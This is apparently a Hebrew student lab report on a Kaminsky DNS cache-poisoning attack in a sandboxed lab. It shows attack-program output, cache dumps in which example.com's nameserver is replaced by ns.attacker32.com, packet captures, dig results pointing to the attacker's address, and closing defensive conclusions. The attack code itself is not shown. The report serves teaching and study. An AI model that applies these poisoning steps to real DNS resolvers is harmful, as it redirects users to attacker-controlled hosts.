הדפסה של התחילית שהוגרלה, וה transaction id עבור הניחושים הללו.

התוכנית רצה עד אשר נעצור אותה עם CTRL+C
כאשר נראה שנתפס במטמון של השרת DNS
הלוקאלי הכתובת של ה NS Attacker עבור example.com, או עד אשר במכונת ה USER נבצע
dig example.com ונקבל את התשובה מה
ZONE של התוקף.

```
root@doker-desktop:/volumes# ./attack
Random name: spdat trans_id: 0
Random name: otafe trans_id: 250
Random name: xjsjv trans_id: 500
Random name: duagv trans_id: 750
Random name: jkelc trans_id: 1000
Random name: aonml trans_id: 1250
Random name: deajh trans_id: 1500
Random name: vxave trans_id: 1750
Random name: hunzd trans_id: 2000
Random name: keznn trans_id: 2250
Random name: uwxyh trans_id: 2500
```

נסתכל על cache של שרת ה DNS הלוקאלי, ונחפש האם יש בו כבר את ns.attacker32.com באמצעות
הפקודה rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
לפני הרצת המתקפה:

```
root@ad670dc610fd:/# rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
```

אין כלום.

לאחר הרצת המתקפה:

```
root@ad670dc610fd:/# rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
ns.attacker32.com. 615594 \-AAAA ;-$NXRRSET
; attacker32.com. SOA ns.attacker32.com. admin.attacker32.com. 2008111001 28800 7200 2419200 86400
example.com. 777559 NS ns.attacker32.com.
```

אנו רואים שעבור example.com מופיע ns.attacker32.com כלומר המתקפה הצליחה, ובמטמון נשאר
ה NS הנבזי.

כמו כן, לאחר חיפוש מעמיק ב Wireshark ניתן לראות את הפקטה אשר "פגעה" במספר הזיהוי, ושתלה
את המידע: פקטות מספר 14733, 14735, 15213, 15124 לפי הסדר:

Info	Transaction ID	e Port	Length	Protocol	Source	Destination	Time	No
Standard query 0xaaaa A iucln.example.com	0xaaaa	77	DNS	1.2.3.4	10.9.0.53	10.0.0.0	1	
Standard query 0x1d3e A iucln.example.com OPT	0x1d3e	100	DNS	10.9.0.53	199.43.133.53	10.0.0.0	2	
Standard query response 0x1d3e A iucln.example.com A 1.2.3.4 NS ns.attacker32.com	0x1d3e	152	DNS	199.43.133.53	10.9.0.53	10.0.0.0	3	
Standard query response 0xaaaa A iucln.example.com A 1.2.3.4	0xaaaa	93	DNS	10.9.0.53	1.2.3.4	10.0.0.0	4	

מ USER ל LOCAL DNS, LOCAL DNS ל שרת NS של example.com, חיקוי שלנו מה NS עם
תשובה נבזית אל ה LOCAL DNS, וממנו בחזרה ל USER.

הצגת התוצאות (5 Task)


ביצוע `dig www.example.com` ממכונת הUSER לאחר ההתקפה - ניתן לראות שבאזור התשובה מופיעה הכתובת 1.2.3.5 הכתובת שנמצאת בZONE המפוברק בשרת הNS של התוקף, כלומר הUSER מופנה לכתובת של התוקף, ולא לכתובת האמיתית, מה שמעיד על כך שהמתקפה הצליחה.

```
root@2638aeb1dbd5:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 62411
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 3cd3a38df65e512c0100000066e1a67d11e5946a94dfbca6 (good)
;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.                259200  IN      A      1.2.3.5
;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Sep 11 14:17:33 UTC 2024
;; MSG SIZE rcvd: 88
```



בנוסף, אם נשווה את הכתובת שקיבלנו מביצוע dig כללי לאחר המתקפה, ואת הכתובת שקיבלנו מביצוע dig ישירות דרך ns.attacker32.con אנו רואים כי זו אותה הכתובת, מה שמעיד גם כן על הצלחת המתקפה.

```
root@2638aeb1dbd5:/# dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 42860
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: b027dab30492a56e0100000066e1a3d22dcc700002310697 (good)
;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.                259200  IN      A      1.2.3.5
;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Wed Sep 11 14:06:10 UTC 2024
;; MSG SIZE rcvd: 88
```

	Info	Transaction ID	Port	Length	Protocol	Source	Destination	Time	No
Standard query 0xf885 A www.example.com	OPT	0xf885	98		DNS	10.9.0.5	10.9.0.53	..0.0000 3	
Standard query 0xb8de A www.example.com	OPT	0xb8de	114		DNS	10.9.0.53	10.9.0.153	..0.0005 4	
Standard query response 0xb8de A www.example.com A 1.2.3.5 NS ns.attacker32.com	OPT	0xb8de	161		DNS	10.9.0.153	10.9.0.53	..0.0006 5	
Standard query response 0xf885 A www.example.com A 1.2.3.5	OPT	0xf885	130		DNS	10.9.0.53	10.9.0.5	..0.0009 6	

בתמונה מעל מוצגת הקלטת התעבורה כאשר מתבצעת פקודת dig ממכונת הUSER לאחר המתקפה. ניתן לראות כי הUSER שולח חבילת DNS QUERY אל שרת הDNS הלוקאלי, ומשם שרת הDNS הלוקאלי שואל את ה NS של הAttacker שבכתובת 10.9.0.153 כמתואר בקובץ הZONE. לאחר מכן אותו שרת מחזיר את התשובה של שרת הDNS הלוקאלי שמחזיר אותה לUSER, כאשר ניתן לראות בעמודות info שהכתובת שהוחזרה הינה 1.2.3.5, הכתובת שהוגדרה אצל הAttacker NS.

סיכום ומסקנות

במטלה נחשפנו ל Kaminsky attack, מתקפה שמנצלת חולשות של DNS בצורה מתוחכמת אך פשוטה בכדי להרעיל שרת DNS ולשתול בו מידע נבזי, המתקפה המחישה לנו עד כמה חשוב לפתח מערכות הגנה מתקדמות אשר יאמתו בצורה מקסימלית חבילות וימנעו קבלה של תשובות מזויפות, בנוסף ראינו איך תוקף יכול לנצל מנגנון לכאורה תמים כמו מטמון על מנת ליצור פגיעה משמעותית.

אבחנה מרכזית שלנו היא שבניגוד למתקפות אחרות במתקפה זו הוחדר מידע נבזי לקורבן מבלי לפרוץ לאף מכונה, ונחשפנו לסוג מתקפות שמבוססות על זיוף חבילות במעטפת לגיטימית. אבחנה נוספת היא הפשטות של המתקפה וכמה היא קלה למימוש ביחס להשפעה הקריטית שלה.

תרחיש זה נתן לנו הצצה והבנה עמוקה יותר לדרך שבה עובד DNS, מנקודת מבט של תוקף עולים פתרונות ורעיונות חדשים להגנה שלא היו עולים לנו מנקודת מבט הגנתית, למשל התייחסות לחבילות שהשרת דוחה (הנסיונות של התוקף עם ה ID השגוי) והרמת דגל אדום, בנוסף אולי לחשוב על עוד מנגנונים לפני שמשנים במטמון NS (לעומת שמירה במטמון של דומיין ספציפי).